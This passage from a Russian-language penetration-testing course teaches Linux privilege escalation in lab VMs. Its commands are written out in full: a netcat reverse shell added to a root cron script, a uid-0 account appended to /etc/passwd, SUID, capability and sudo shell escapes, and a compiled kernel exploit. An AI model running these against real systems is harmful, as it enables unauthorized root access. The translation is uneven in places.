Через несколько секунд нам показывают учетные данные пользователя root в открытом виде. Отлично!

Эти два примера дают отправную точку для множества направлений, доступных при поиске утекших учетных данных. Рассмотрев легко обнаруживаемые проблемы, далее мы изучим, как повышать привилегии через ошибочно настроенные разрешения файлов.

(Linux man-pages project, 2022), man7.org

(Linux man-pages project, 2022), man7.org

1. Подключитесь к VM 1 и повторите шаги, обсуждавшиеся в этом разделе. Какая утилита используется, чтобы постоянно просматривать вывод команды *ps*
2. Подключитесь к VM 2 как пользователь *joe* и извлеките flag, используя один из методов, объясненных в этом разделе.

17.3. Insecure File Permissions

Этот учебный блок охватывает следующие учебные цели:

• Abuse insecure cron jobs для повышать привилегии
• Злоупотребление небезопасными правами файлов для повышения привилегий

В этом учебном блоке мы рассмотрим, как неправильно настроенные разрешения файлов могут вести к разным путям повышения привилегий.

Сфокусируемся на другом семействе техник повышения привилегий и узнаем, как использовать небезопасные разрешения файлов. Для этого раздела будем считать, что уже получили доступ к нашей целевой Linux-машине как непривилегированный пользователь.

Чтобы использовать небезопасные разрешения файлов, нужно найти исполняемый файл, который не только позволяет нам доступ на запись, но и запускается с повышенным уровнем привилегий. В системе Linux планировщик задач по времени cron1 является основной целью, поскольку системные scheduled jobs выполняются с привилегиями root, а системные администраторы часто создают скрипты для cron jobs с небезопасными разрешениями.

В этом примере мы подключаемся по SSH к VM 1 как пользователь *joe*, предоставляя *offsec* как пароль. В предыдущем разделе мы показали, где проверять файловую систему на установленные cron jobs на целевой системе. Мы также могли бы изучить cron log file (`/var/log/cron.log`) для запущенных cron jobs:

```
joe@debian-privesc:~$ grep "CRON" /var/log/syslog
...
Aug 25 04:56:07 debian-privesc cron[463]: (CRON) INFO (pidfile fd = 3)
Aug 25 04:56:07 debian-privesc cron[463]: (CRON) INFO (Running @reboot jobs)
Aug 25 04:57:01 debian-privesc CRON[918]:  (root) CMD (/bin/bash /home/joe/.scripts/user_backups.sh)
Aug 25 04:58:01 debian-privesc CRON[1043]: (root) CMD (/bin/bash /home/joe/.scripts/user_backups.sh)
Aug 25 04:59:01 debian-privesc CRON[1223]: (root) CMD (/bin/bash /home/joe/.scripts/user_backups.sh)
```

Листинг 35 - Проверка файла журнала cron

Похоже, скрипт `user_backups.sh` в `/home/joe/` выполняется в контексте пользователя root. Судя по временным меткам, эта задача запускается раз в минуту.

Поскольку мы знаем расположение скрипта, можно изучить его содержимое и разрешения.

```
joe@debian-privesc:~$ cat /home/joe/.scripts/user_backups.sh
#!/bin/bash

cp -rf /home/joe/ /var/backups/joe/

joe@debian-privesc:~$ ls -lah /home/joe/.scripts/user_backups.sh
-rwxrwxrw- 1 root root 49 Aug 25 05:12 /home/joe/.scripts/user_backups.sh
```

Листинг 36 - Вывод содержимого и прав сценария user_backups.sh

Сам скрипт довольно прямолинеен: он просто копирует каталог **home** пользователя в подкаталог **backups**. Разрешения скрипта2 показывают, что каждый локальный пользователь может записывать в файл.

Поскольку непривилегированный пользователь может изменять содержимое скрипта резервного копирования, мы можем отредактировать его и добавить reverse shell *one-liner*. Если наш план сработает, мы должны получить reverse shell уровня root на атакующей машине максимум через минуту.

```
joe@debian-privesc:~$ cd .scripts

joe@debian-privesc:~/.scripts$ echo >> user_backups.sh

joe@debian-privesc:~/.scripts$ echo "rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.118.2 1234
    >/tmp/f" >> user_backups.sh

joe@debian-privesc:~/.scripts$ cat user_backups.sh
#!/bin/bash

cp -rf /home/joe/ /var/backups/joe/


rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.11.0.4 1234 >/tmp/f
```

Листинг 37 - Вставка однострочного reverse shell в user_backups.sh

Все, что осталось сделать, - set up listener на нашей Kali Linux machine и wait for cron job to execute:

```
kali@kali:~$ nc -lnvp 1234
listening on [any] 1234 ...
connect to [192.168.118.2] from (UNKNOWN) [192.168.50.214] 57698
/bin/sh: 0: can't access tty; job control turned off
# id
uid=0(root) gid=0(root) groups=0(root)
```

Листинг 38 - Получение root shell на целевой системе

Как показано в предыдущем listing, cron job действительно выполнилась, как и reverse shell one-liner. Мы успешно повысили привилегии и получили доступ к root shell на цели.

Хотя это был простой пример, в реальной работе нередко встречаются похожие ситуации, поскольку администраторы часто больше сосредоточены на вводе систем в production, чем на защите разрешений файлов скриптов.

(Wikipedia, 2022), en.wikipedia.org

(Arch Linux, 2022), wiki.archlinux.org

(Pentest Monkey, 2019), pentestmonkey.net

1. Подключитесь к VM 1 и повторите шаги, обсуждавшиеся в этом разделе, чтобы получить root shell. Какой журнальный файл содержит сведения об активности заданий cron Укажите полный путь в ответе.
2. Подключитесь к VM 2 и найдите еще одно неправильно настроенное задание cron. Когда найдете его, проэксплуатируйте его и получите root shell, чтобы получить flag.

Если централизованная система учетных данных, такая как Active Directory или LDAP, не используется, пароли Linux обычно хранятся в `/etc/shadow`, который недоступен обычным пользователям для чтения. Исторически, однако, хеши паролей вместе с другой информацией учетных записей хранились в доступном для чтения всем файле `/etc/passwd`. Для обратной совместимости, если хеш пароля присутствует во второй колонке записи пользователя в `/etc/passwd`, он считается действительным для аутентификации и имеет приоритет над

соответствующей записью в `/etc/shadow`, если она доступна. Это означает, что если мы можем писать в `/etc/passwd`, мы фактически задаем произвольный пароль для любой учетной записи.

Продемонстрируем это. В предыдущем разделе мы показали, что наш Debian-клиент может быть уязвим к повышению привилегий из-за того, что разрешения `/etc/passwd` были настроены неправильно. Чтобы повысить привилегии, добавим еще одного superuser (root2) и соответствующий хеш пароля в `/etc/passwd`. Сначала сгенерируем хеш пароля с помощью инструмента **openssl** и аргумента **passwd**. По умолчанию, если не указана другая опция, openssl генерирует хеш с использованием *crypt algorithm*,2 поддерживаемого механизма хеширования для Linux-аутентификации.

Вывод команды OpenSSL *passwd* может различаться в зависимости от системы, которая ее выполняет. На старых системах по умолчанию может использоваться алгоритм DES, а на некоторых новых системах пароль может выводиться в формате MD5.

Когда generated hash есть, добавим line в `/etc/passwd` using appropriate format:

```
joe@debian-privesc:~$ openssl passwd w00t
Fdzt.eqJQ4s0g

joe@debian-privesc:~$ echo "root2:Fdzt.eqJQ4s0g:0:0:root:/root:/bin/bash" >> /etc/passwd

joe@debian-privesc:~$ su root2
Password: w00t

root@debian-privesc:/home/joe# id
uid=0(root) gid=0(root) groups=0(root)
```

Листинг 39 - Повышение привилегий через редактирование /etc/passwd

Как показано в листинге 39, пользователь *root2* и хеш пароля *w00t* в нашей записи `/etc/passwd` сопровождаются user id (UID) zero и group id (GID) zero. Эти нулевые значения указывают, что созданная нами учетная запись является учетной записью superuser Linux. Наконец, чтобы проверить, что изменения действительны, мы использовали **su** для переключения стандартного пользователя на недавно созданную учетную запись *root2*, затем выполнили команду **id**, чтобы показать, что у нас действительно есть привилегии *root*.

Хотя обнаружение `/etc/passwd` доступным на запись всем может казаться маловероятным, многие организации реализуют гибридные интеграции со сторонними поставщиками, которые могут жертвовать безопасностью ради удобства использования.

(The OpenSSL Project, 2022), github.com

(Wikipedia, 2022), en.wikipedia.org

1. Подключитесь к VM 1 и повторите шаги, обсуждавшиеся в этом разделе, чтобы получить root shell. Какой алгоритм хеширования используется для шифрования пароля атакующего
2. Подключитесь к VM 2 и получите флаг, повысив привилегии до root-оболочки через злоупотребление парольной аутентификацией.

17.4. Insecure System Components

Этот учебный блок охватывает следующие учебные цели:

• Abuse SUID programs and capabilities для повышения привилегий
• Circumvent special sudo permissions для повышать привилегии
• Enumerate system kernel на known vulnerabilities, затем abuse them for повышение привилегий

В этом учебном блоке мы изучим, как неправильно настроенные системные приложения и разрешения также могут приводить к повышению прав.

Как мы ожидали ранее в этом модуле, при неправильной защите setuid-бинарники могут привести к атакам, повышающим привилегии.

Перед попыткой применить реальную технику эксплуатации рассмотрим назначение setuid-бинарника на коротком примере. Когда пользователь или автоматизированный системный скрипт запускает процесс, он наследует UID/GID своего запускающего скрипта: это известно как real UID/GID.

Как обсуждалось ранее, пароли пользователей хранятся как хеши внутри `/etc/shadow`, который принадлежит root и доступен на запись только root (uid=0). Как же тогда непривилегированные пользователи могут обращаться к этому файлу, чтобы менять собственный пароль

Чтобы circumvent this issue, был introduced effective UID/GID, который represents actual value, проверяемое при выполнении sensitive operations.

Чтобы лучше продемонстрировать эту концепцию, проанализируем программу *passwd*, отвечающую за изменение пароля пользователя, который ее выполняет. На Debian lab machine подключимся как *joe* и выполним команду **passwd**, ничего не вводя после этого, чтобы процесс оставался активным в памяти.

```
joe@debian-privesc:~$ passwd
Changing password for joe.
Current password:
```

Листинг 40 - Запуск программы passswd

Оставив программу в режиме ожидания, откроем другую оболочку как *joe*, чтобы дальше изучить процесс.

Чтобы найти PID (ID процесса) программы passwd, можно вывести все процессы и отфильтровать вывод по целевому имени:

```
joe@debian-privesc:~$ ps u -C passwd
USER       PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root      1932  0.0  0.1   9364  2984 pts/0    S+   01:51   0:00 passwd
```

Листинг 41 - Проверка учетных данных процесса passwd

Интересно, passwd работает как пользователь root: это нужно, чтобы получать доступ к `/etc/shadow` и изменять его.

Мы также можем изучить real UID и effective UID, назначенные процессу, через псевдофайловую систему *proc*, которая позволяет взаимодействовать с информацией ядра. Используя PID passwd (1932) из предыдущего вывода, изучим содержимое `/proc/1932/status`, где приводится сводка атрибутов процесса:

```
joe@debian-privesc:~$ grep Uid /proc/1932/status
Uid: 1000 0 0 0
```

Листинг 42 - Проверка учетных данных процесса passwd

Filtering by keyword "Uid" returns four parameters, corresponding к real, effective, saved set и filesystem UIDs. В этом case Real UID value is 1000, что expected, поскольку он belongs к *joe*. Однако other three values, including effective UID, equal root's ID 0: рассмотрим why.

Under normal circumstances все four values belonged бы same user, который launched executable. Например, bash process для *joe* (PID 1131 в этом case) имеет following values:

```
joe@debian-privesc:~$ cat /proc/1131/status | grep Uid
Uid: 1000 1000 1000 1000
```

Листинг 43 - Проверка учетных данных процесса passwd

Бинарный файл *passwd* ведет себя иначе, потому что бинарная программа имеет специальный флаг Set-User-ID, или сокращенно SUID. Проверим его:

```
joe@debian-privesc:~$ ls -asl /usr/bin/passwd
64 -rwsr-xr-x 1 root root 63736 Jul 27  2018 /usr/bin/passwd
```

Листинг 44 - Обнаружение SUID-флага в бинарном приложении passwd

SUID-флаг отображается как флаг **s** в выводе выше. Этот флаг можно настроить командой **chmod u+s <filename>**, и он устанавливает effective UID запущенного процесса в user ID владельца исполняемого файла - в этом случае root.

Использование этой техники приводит к легитимному и ограниченному повышению привилегий, и из-за этого (как мы скоро узнаем) SUID-бинарник должен быть безошибочным, чтобы избежать злоупотребления приложением.

В качестве практического примера, после завершения ручного или автоматизированного перечисления мы обнаружили, что утилита *find* неправильно настроена и имеет установленный SUID-флаг.

Мы можем быстро злоупотребить этой уязвимостью, запустив программу *find* для поиска любого хорошо известного файла, например нашей собственной папки Desktop. Когда файл найден, можно указать *find* выполнить любое действие через параметр *-exec*. В этом случае мы хотим выполнить bash shell вместе с параметром *-p* из *Set Builtin*, который предотвращает сброс effective user.

```
joe@debian-privesc:~$ find /home/joe/Desktop -exec "/usr/bin/bash" -p \;
bash-5.0# id
uid=1000(joe) gid=1000(joe) euid=0(root) groups=1000(joe),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(
    plugdev),109(netdev),112(bluetooth),116(lpadmin),117(scanner)
bash-5.0# whoami
root
```

Листинг 45 - Получение root shell через злоупотребление SUID-программой

После запуска команды мы получили root shell и видим, что хотя UID по-прежнему принадлежит *joe*, effective user ID взят от *root*.

Еще один set of features, subject to повышение привилегий techniques, - *Linux capabilities*.

Capabilities - это дополнительные атрибуты, которые можно применять к процессам, бинарным файлам и сервисам, чтобы назначать конкретные привилегии, обычно зарезервированные для административных операций, например захвата трафика или добавления модулей ядра. Подобно setuid-бинарникам, при неправильной настройке эти capabilities могут позволить атакующему повысить привилегии до root.

Чтобы продемонстрировать эти риски, попробуем вручную перечислить целевую систему в поисках бинарных файлов с capabilities. Мы запускаем **getcap** с параметром `-r`, чтобы выполнить рекурсивный поиск, начиная с корневой папки */*, отфильтровав все ошибки из вывода терминала.

```
joe@debian-privesc:~$ /usr/sbin/getcap -r / 2>/dev/null
/usr/bin/ping = cap_net_raw+ep
/usr/bin/perl = cap_setuid+ep
/usr/bin/perl5.28.1 = cap_setuid+ep
/usr/bin/gnome-keyring-daemon = cap_ipc_lock+ep
/usr/lib/x86_64-linux-gnu/gstreamer1.0/gstreamer-1.0/gst-ptp-helper = cap_net_bind_service,cap_net_admin+ep
```

Листинг 46 - Manually Enumerating Capabilities

Два binaries *perl* stand out, поскольку у них enabled *setuid* capabilities вместе с flag *+ep*, specifying, что these capabilities are *effective* and *permitted*.

Хотя они кажутся похожими, capabilities, setuid и setuid-флаг расположены в разных местах внутри формата файлов Linux ELF.

Чтобы эксплуатировать эту неправильную настройку capability, можно проверить сайт *GTFOBins*. Этот сайт предоставляет организованный список UNIX-бинарников и показывает, как ими можно злоупотребить для повышения привилегий.

Выполнив поиск "Perl" на сайте GTFOBins, мы найдем точные инструкции, какую команду использовать для эксплуатации capabilities. Используем команду целиком: она выполняет shell вместе с несколькими POSIX-директивами, включающими setuid.

```
joe@debian-privesc:~$ perl -e 'use POSIX qw(setuid); POSIX::setuid(0); exec "/bin/sh";'
perl: warning: Setting locale failed.
...
# id
uid=0(root) gid=1000(joe) groups=1000(joe),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),109(
    netdev),112(bluetooth),116(lpadmin),117(scanner)
```

Листинг 47 - Получение root shell через эксплуатацию capabilities

Отлично! Нам удалось получить root shell через еще один вектор неправильной настройки.

(Free Software Foundation, Inc.), gnu.org

(Linux man-pages project, 2022), man7.org

(E.Pinna, A.Cardaci, 2022). https://gtfobins.github.io

1. Подключитесь к VM 1 и повторите шаги, обсуждавшиеся в этом разделе, чтобы получить root shell. Какую утилиту можно использовать для ручного поиска неправильно настроенных capabilities

2. Подключитесь к VM 2 и получите root shell, злоупотребив capabilities.

В UNIX-системах утилиту *sudo* можно использовать для выполнения команды с повышенными привилегиями. Чтобы использовать sudo, наша низкопривилегированная учетная запись пользователя должна быть членом группы sudo (в Linux-дистрибутивах на базе Debian). Слово "sudo" означает "Superuser-Do", и о нем можно думать как об изменении effective user-id выполняемой команды.

Пользовательские настройки sudo-разрешений можно применять в файле `/etc/sudoers`.2 Мы можем использовать опцию `-l` или `--list`, чтобы перечислить команды, разрешенные текущему пользователю.

```
joe@debian-privesc:~$ sudo -l
[sudo] password for joe:
Matching Defaults entries for joe on debian-privesc:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User joe may run the following commands on debian-privesc:
    (ALL) (ALL) /usr/bin/crontab -l, /usr/sbin/tcpdump, /usr/bin/apt-get
```

Листинг 48 - Проверка sudo-разрешений текущего пользователя

Из вывода в Листинге 48 мы замечаем, что только crontab jobs, tcpdump и apt-get перечислены как утилиты, разрешенные для команд *sudo*.

Если настройки `/etc/sudoers` слишком разрешающие, пользователь может злоупотребить кратковременным административным правом, чтобы получить постоянный root-доступ.

Поскольку первая из трех разрешенных команд не позволяет редактировать crontab, маловероятно, что мы могли бы использовать эту команду для поиска пути повышения привилегий. Вторая команда выглядит перспективно, поэтому просмотрим GTFObins в поисках подсказок о том, как ею злоупотребить.

Однако запуск подсказанных команд дает неожиданный результат:

```
joe@debian-privesc:~$ COMMAND='id'
joe@debian-privesc:~$ TF=$(mktemp)
joe@debian-privesc:~$ echo "$COMMAND" > $TF
joe@debian-privesc:~$ chmod +x $TF
joe@debian-privesc:~$ sudo tcpdump -ln -i lo -w /dev/null -W 1 -G 1 -z $TF -Z root
[sudo] password for joe:
dropped privs to root
tcpdump: listening on lo, link-type EN10MB (Ethernet), capture size 262144 bytes
...
compress_savefile: execlp(/tmp/tmp.c5hrJ5UrsF, /dev/null) failed: Permission denied
```

Листинг 49 - Попытка злоупотребления sudo-правами tcpdump

Неожиданно после выполнения предложенного набора команд мы получили сообщение об ошибке "permission denied".

Чтобы дальше исследовать причину, можно изучить файл **syslog** на любые вхождения ключевого слова *tcpdump*.

```
joe@debian-privesc:~$ cat /var/log/syslog | grep tcpdump
...
Aug 29 02:52:14 debian-privesc kernel: [ 5742.171462] audit: type=1400 audit(1661759534.607:27):
    apparmor="DENIED" operation="exec" profile="/usr/sbin/tcpdump" name="/tmp/tmp.c5hrJ5UrsF" pid=12280
    comm="tcpdump" requested_mask="x" denied_mask="x" fsuid=0 ouid=1000
```

Листинг 50 - Проверка файла syslog на события, связанные с tcpdump

Вывод в Вывод 50 показывает, что daemon *audit* logged our повышение привилегий attempt. Closer inspection показывает, что *AppArmor* triggered и blocked us.

AppArmor - это модуль ядра, который предоставляет mandatory access control (MAC) в Linux-системах, запуская различные профили для конкретных приложений, и он включен по умолчанию в Debian 10. Мы можем проверить статус AppArmor как пользователь *root* командой **aa-status**.

```
joe@debian-privesc:~$ su - root
Password:
root@debian-privesc:~# aa-status
apparmor module is loaded.
20 profiles are loaded.
18 profiles are in enforce mode.
   /usr/bin/evince
   /usr/bin/evince-previewer
   /usr/bin/evince-previewer//sanitized_helper
   /usr/bin/evince-thumbnailer
   /usr/bin/evince//sanitized_helper
   /usr/bin/man
   /usr/lib/cups/backend/cups-pdf
   /usr/sbin/cups-browsed
   /usr/sbin/cupsd
   /usr/sbin/cupsd//third_party
   /usr/sbin/tcpdump
...
2 profiles are in complain mode.
   libreoffice-oopslash
   libreoffice-soffice
3 processes have profiles defined.
3 processes are in enforce mode.
   /usr/sbin/cups-browsed (502)
   /usr/sbin/cupsd (654)
   /usr/lib/cups/notifier/dbus (658) /usr/sbin/cupsd
0 processes are in complain mode.
0 processes are unconfined but have a profile defined.
```

Листинг 51 - Verifying AppArmor status

Вывод 51 confirms, что tcpdump actively protected dedicated AppArmor profile.

Поскольку первые две команды из файла **sudoers** не сработали, изучим третью разрешенную команду *sudo*: *apt-get*. Снова вернувшись к GTFOBins,6 выберем первый вариант (a). Payload сначала запускает опцию changelog команды *apt-get*, вызывая приложение *less*, из которого можно выполнить bash shell.

```
sudo apt-get changelog apt
!/bin/sh
```

Листинг 52 - Payload для повышения привилегий через apt-get

Можно попробовать above commands как user *joe*, copying them in active shell.

```
joe@debian-privesc:~$ sudo apt-get changelog apt
...
Fetched 459 kB in 0s (39.7 MB/s)
# id
uid=0(root) gid=0(root) groups=0(root)
```

Листинг 53 - Получение root shell через злоупотребление sudo-правами

Excellent! Нам удалось obtain privileged *root* shell by abusing misconfigured sudo configuration.

В финальном разделе мы узнаем, как перечислять Linux эксплойт ядрas и исследовать, как повышать привилегии с их помощью.

(Linux man-pages project, 2022), man7.org

(Linux man-pages project, 2022), man7.org

(E.Pinna, A.Cardaci, 2022), gtfobins.github.io

(Linux man-pages project, 2022), man7.org

(AppArmor, 2022), https://apparmor.net

(E.Pinna, A.Cardaci, 2022), gtfobins.github.io

1. Подключитесь к VM 1 и повторите шаги, обсуждавшиеся в этом разделе, чтобы получить root shell. Какие модули ядра применяют политики MAC, чтобы дополнительно защитить систему

2. Подключитесь к VM 2 и получите root shell, злоупотребив неправильной настройкой *sudo*.

Kernel exploits - отличный способ повысить привилегии, но успех может зависеть не только от совпадения версии ядра цели, но и от разновидности операционной системы, например Debian, RHEL, Gentoo и т. д.

Чтобы продемонстрировать этот вектор атаки, мы сначала соберем информацию о цели Ubuntu, изучив файл `/etc/issue`. Как обсуждалось ранее в модуле, это системный текстовый файл, содержащий сообщение или идентификацию системы, которые выводятся перед приглашением входа на Linux-машинах.

```
joe@ubuntu-privesc:~$ cat /etc/issue
Ubuntu 16.04.4 LTS \n \l
```

Листинг 55 - Сбор общей информации о целевой системе

Далее проверим версию ядра и архитектуру системы с помощью стандартных системных команд:

```
joe@ubuntu-privesc:~$ uname -r
4.4.0-116-generic

joe@ubuntu-privesc:~$ arch
x86_64
```

Листинг 56 - Сбор информации о ядре и архитектуре целевой Linux-системы

Целевая система, похоже, работает на Ubuntu 16.04.3 LTS (kernel 4.4.0-116-generic) на архитектуре x86_64. Вооружившись этой информацией, мы можем использовать **searchsploit** на локальной Kali-системе, чтобы найти эксплойт ядрas, соответствующие версии цели. Мы хотим использовать "linux kernel Ubuntu 16 Local Privilege Escalation" как основные ключевые слова. Также хотим отфильтровать лишний шум из вывода, поэтому исключим все ниже версии ядра 4.4.0 и все совпадающее с версией ядра 4.8.

```
kali@kali:~$ searchsploit "linux kernel Ubuntu 16 Local Privilege Escalation"   | grep  "4." | grep -v " < 4.
    4.0" | grep -v "4.8"
Linux Kernel (Debian 7.7/8.5/9.0 / Ubuntu 14.04.2/16.04.2/17.04 / Fedora 22/25 / CentOS 7.3.1611) -
    'ldso_hwcap_ Stack Clash' Local Privilege Escalation| linux_x86-64/local/42275.c
Linux Kernel (Debian 9/10 / Ubuntu 14.04.5/16.04.2/17.04 / Fedora 23/24/25) - 'ldso_dynamic Stack Clash'
    Local Privilege Escalation                        | linux_x86/local/42276.c
Linux Kernel 4.3.3 (Ubuntu 14.04/15.10) - 'overlayfs' Local Privilege Escalation (1)
                                                      | linux/local/39166.c
Linux Kernel 4.4 (Ubuntu 16.04) - 'BPF' Local Privilege Escalation (Metasploit)
                                                      | linux/local/40759.rb
Linux Kernel 4.4.0-21 (Ubuntu 16.04 x64) - Netfilter 'target_offset' Out-of-Bounds Privilege Escalation
                                                      | linux_x86-64/local/40049.c
Linux Kernel 4.4.x (Ubuntu 16.04) - 'double-fdput()' bpf(BPF_PROG_LOAD) Privilege Escalation
                                                      | linux/local/39772.txt
Linux Kernel 4.6.2 (Ubuntu 16.04.1) - 'IP6T_SO_SET_REPLACE' Local Privilege Escalation
                                                      | linux/local/40489.txt
Linux Kernel < 2.6.34 (Ubuntu 10.10 x86) - 'CAP_SYS_ADMIN' Local Privilege Escalation (1)
                                                      | linux_x86/local/15916.c
Linux Kernel < 4.13.9 (Ubuntu 16.04 / Fedora 27) - Local Privilege Escalation
                                                      | linux/local/45010.c
```

Листинг 57 - Использование searchsploit для поиска эксплойтов повышения привилегий

Попробуем последний эксплойт (**linux/local/45010.c**), поскольку он кажется новее и также соответствует нашей версии ядра, так как нацелен на любую версию ниже 4.13.9.

Используем **gcc** в Linux, чтобы скомпилировать эксплойт, помня, что при компиляции кода мы должны соответствовать архитектуре цели. Это особенно важно в ситуациях, где на целевой машине нет компилятора и мы вынуждены компилировать эксплойт на атакующей машине или в изолированной среде, воспроизводящей ОС и архитектуру цели.

Хотя изучение каждой детали Linux эксплойт ядра выходит за рамки этого модуля, нам все равно нужно понять исходные инструкции компиляции. Для этого скопируем эксплойт в домашнюю папку Kali и затем изучим первые 20 строк, чтобы заметить любые инструкции компиляции.

```
kali@kali:~$ cp /usr/share/exploitdb/exploits/linux/local/45010.c .

kali@kali:~$ head 45010.c -n 20
/*
  Credit @bleidl, this is a slight modification to his original POC
  https://github.com/brl/grlh/blob/master/get-rekt-linux-hardened.c

  For details on how the exploit works, please visit
  https://ricklarabee.blogspot.com/2018/07/ebpf-and-analysis-of-get-rekt-linux.html

  Tested on Ubuntu 16.04 with the following Kernels
  4.4.0-31-generic
  4.4.0-62-generic
  4.4.0-81-generic
  4.4.0-116-generic
  4.8.0-58-generic
  4.10.0.42-generic
  4.13.0-21-generic

  Tested on Fedora 27
  4.13.9-300
  gcc cve-2017-16995.c -o cve-2017-16995
  internet@client:~/cve-2017-16995$ ./cve-2017-16995
```

Листинг 58 - Определение инструкций в исходном коде эксплойта.

К счастью, чтобы скомпилировать исходный код в исполняемый файл, нужно вызвать **gcc** и указать исходный код C и имя выходного файла. Чтобы упростить этот процесс, можно также переименовать исходный файл, чтобы он совпадал с тем, который ожидает процедура эксплойта. После переименования можно просто вставить исходные инструкции эксплойта для компиляции C-кода.

```
kali@kali:~$ mv 45010.c cve-2017-16995.c
```

Листинг 59 - Переименование эксплойта

Чтобы убедиться, что процесс компиляции пройдет гладко, мы воспользуемся тем, что цель уже поставляется с GCC. Поэтому можно скомпилировать и запустить эксплойт на самой цели. Следовательно, мы можем воспользоваться наличием правильных версий библиотек, необходимых архитектуре цели. Такая схема снижает риски, связанные с проблемами совместимости при кросс-компиляции. Для начала передадим исходный код эксплойта на целевую машину через SCP.

```
kali@kali:~$ scp cve-2017-16995.c joe@192.168.123.216:
```

Листинг 60 - Передача исходного кода на целевую машину

Когда файл передан, подключаемся к целевой машине и вызываем GCC для компиляции эксплойта, указывая исходный код как первый аргумент и имя бинарного файла как выходной файл для параметра `-o`.

```
joe@ubuntu-privesc:~$ gcc cve-2017-16995.c -o cve-2017-16995
```

Листинг 61 - Компиляция эксплойта на целевой машине

Можно безопасно предположить, что gcc скомпилировал его правильно, поскольку он не вывел никаких ошибок.

Используя утилиту **file**, мы также можем изучить архитектуру Linux ELF-файла.

```
joe@ubuntu-privesc:~$ file cve-2017-16995
cve-2017-16995: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/
    ld-linux-x86-64.so.2, for GNU/Linux 2.6.32, BuildID[sha1]=588d687459a0e60bc6cb984b5180ec8c3558dc33, not
    stripped
```

Листинг 62 - Проверка архитектуры бинарного файла эксплойта

Когда все prerequisites на месте, мы готовы запустить наш Linux kernel повышение привилегий exploit.

```
joe@ubuntu-privesc:~$ ./cve-2017-16995
[.]
[.] t(-_-t) exploit for counterfeit grsec kernels such as KSPP and linux-hardened t(-_-t)
[.]
[.]   ** This vulnerability cannot be exploited at all on authentic grsecurity kernel **
[.]
[*] creating bpf map
[*] sneaking evil bpf past the verifier
[*] creating socketpair()
[*] attaching bpf backdoor to socket
[*] skbuff => ffff88007bd1f100
[*] Leaking sock struct from ffff880079bd9c00
[*] Sock->sk_rcvtimeo at offset 472
[*] Cred structure at ffff880075c11e40
[*] UID from cred structure: 1001, matches the current: 1001
[*] hammering cred structure at ffff880075c11e40
[*] credentials patched, launching shell...
# id
uid=0(root) gid=0(root) groups=0(root),1001(joe)
#
```

Листинг 54 - Получение root shell через эксплуатацию kernel

Great! Нам удалось получить root shell by exploiting known kernel vulnerability.

В этом разделе мы узнали, как вручную перечислять цель на предмет известных уязвимостей ядра. Затем выяснили, как передать searchsploit нашу информацию, чтобы выбрать правильный исходный код эксплойта. Наконец, мы скомпилировали эксплойт и запустили его против целевой машины, чтобы получить административную оболочку.

(OffSec, 2023), exploit-db.com

(GCC, 2022), https://gcc.gnu.org

1. Подключитесь к VM 1 и повторите шаги, обсуждавшиеся в этом разделе, чтобы получить root shell. Как называется компилятор, используемый для создания исполняемого файла эксплойта
2. **Capstone Lab**: Подключитесь к VM 2 с предоставленными учетными данными и получите root shell, злоупотребив другой уязвимостью ядра.
3. **Capstone Lab**: Подключитесь к VM 3 с предоставленными учетными данными и используйте подходящую технику повышения привилегий, чтобы получить root shell и прочитать flag.
4. **Capstone Lab**: На модуле Exercise VM 4 используйте другую подходящую технику повышения привилегий, чтобы получить доступ к root и прочитать флаг. Внимательнее изучите разрешения файлов.

5. **Capstone Lab**: Снова используйте подходящую технику повышения привилегий, чтобы получить доступ к root и прочитать флаг на модуле Exercise VM 5. Бинарные флаги и пользовательская оболочка - вот что нужно искать.

17.5. Wrapping Up

В этом модуле мы рассмотрели много концепций, связанных с повышением привилегий в Linux. Мы изучили как ручные, так и автоматизированные техники перечисления, которые раскрывают информацию, необходимую для таких типов атак. Мы также рассмотрели, как получать административный доступ через незащищенные учетные данные, небезопасные разрешения файлов и binary flags. Завершили мы изучением того, как перечислять уязвимости ядра и находить подходящие эксплойты.

18. Port Redirection and SSH Tunneling

В этом учебном модуле мы рассмотрим следующие учебные блоки:

• Port Forwarding на *NIX и Windows-машинах
• SSH Tunneling на *NIX и Windows-машинах и между ними

18.1. Зачем нужны перенаправление портов и туннелирование

Этот учебный блок охватывает следующие учебные цели:

1. Понимать различия между распространенными сетевыми схемами
2. Учитывать влияние распространенных устройств сетевой безопасности
3. Понимать, когда использовать техники port redirection и tunneling

Большинство сетевых сред не являются (и не должны быть) *flat*. В flat network все устройства могут свободно взаимодействовать друг с другом. Доступ каждого устройства к другим устройствам в той же сети почти не ограничивается или не ограничивается вовсе, независимо от того, нужно ли этим устройствам взаимодействовать в нормальном режиме работы.

Плоская сетевая топология обычно считается плохой практикой безопасности. Когда атакующий получает доступ к одному хосту, он может начать взаимодействовать с каждым другим хостом. После этого значительно проще распространяться по сети и компрометировать другие хосты.

Более безопасно спроектированный тип сети - *segmented*. Такая сеть разбита на меньшие сети, каждая из которых называется *subnet*. Каждая подсеть содержит группу устройств с конкретным назначением, а устройства в этой подсети получают доступ к другим подсетям и хостам только при строгой необходимости. Сетевая сегментация сильно ограничивает атакующих, потому что компрометация одного хоста больше не дает свободного доступа ко всем остальным устройствам в сети.

В рамках процесса network segmentation большинство network administrators также внедряют controls, ограничивающие поток traffic в сеть, из сети и внутри нее. Чтобы обеспечить эти ограничения, они разворачивают в сети различные технологии.

Одна из самых распространенных технологий для этого - *Firewalls*. Firewalls могут быть реализованы на уровне endpoint ПО. Например, *Linux kernel* имеет firewall capabilities, которые можно настроить с помощью набора инструментов *iptables*, а Windows предоставляет встроенный *Windows Defender Firewall*. Firewalls также могут быть реализованы как функции физической сетевой инфраструктуры. Administrators могут даже разместить в сети отдельный *hardware firewall*, фильтрующий весь traffic.

Межсетевые экраны могут отбрасывать нежелательные входящие пакеты и не позволять потенциально вредоносному трафику проходить через сеть или покидать ее. Межсетевые экраны могут разрешить взаимодействие с портом на особо привилегированном сервере только нескольким разрешенным хостам. Они также могут блокировать доступ некоторых хостов или подсетей к более широкому *internet*.

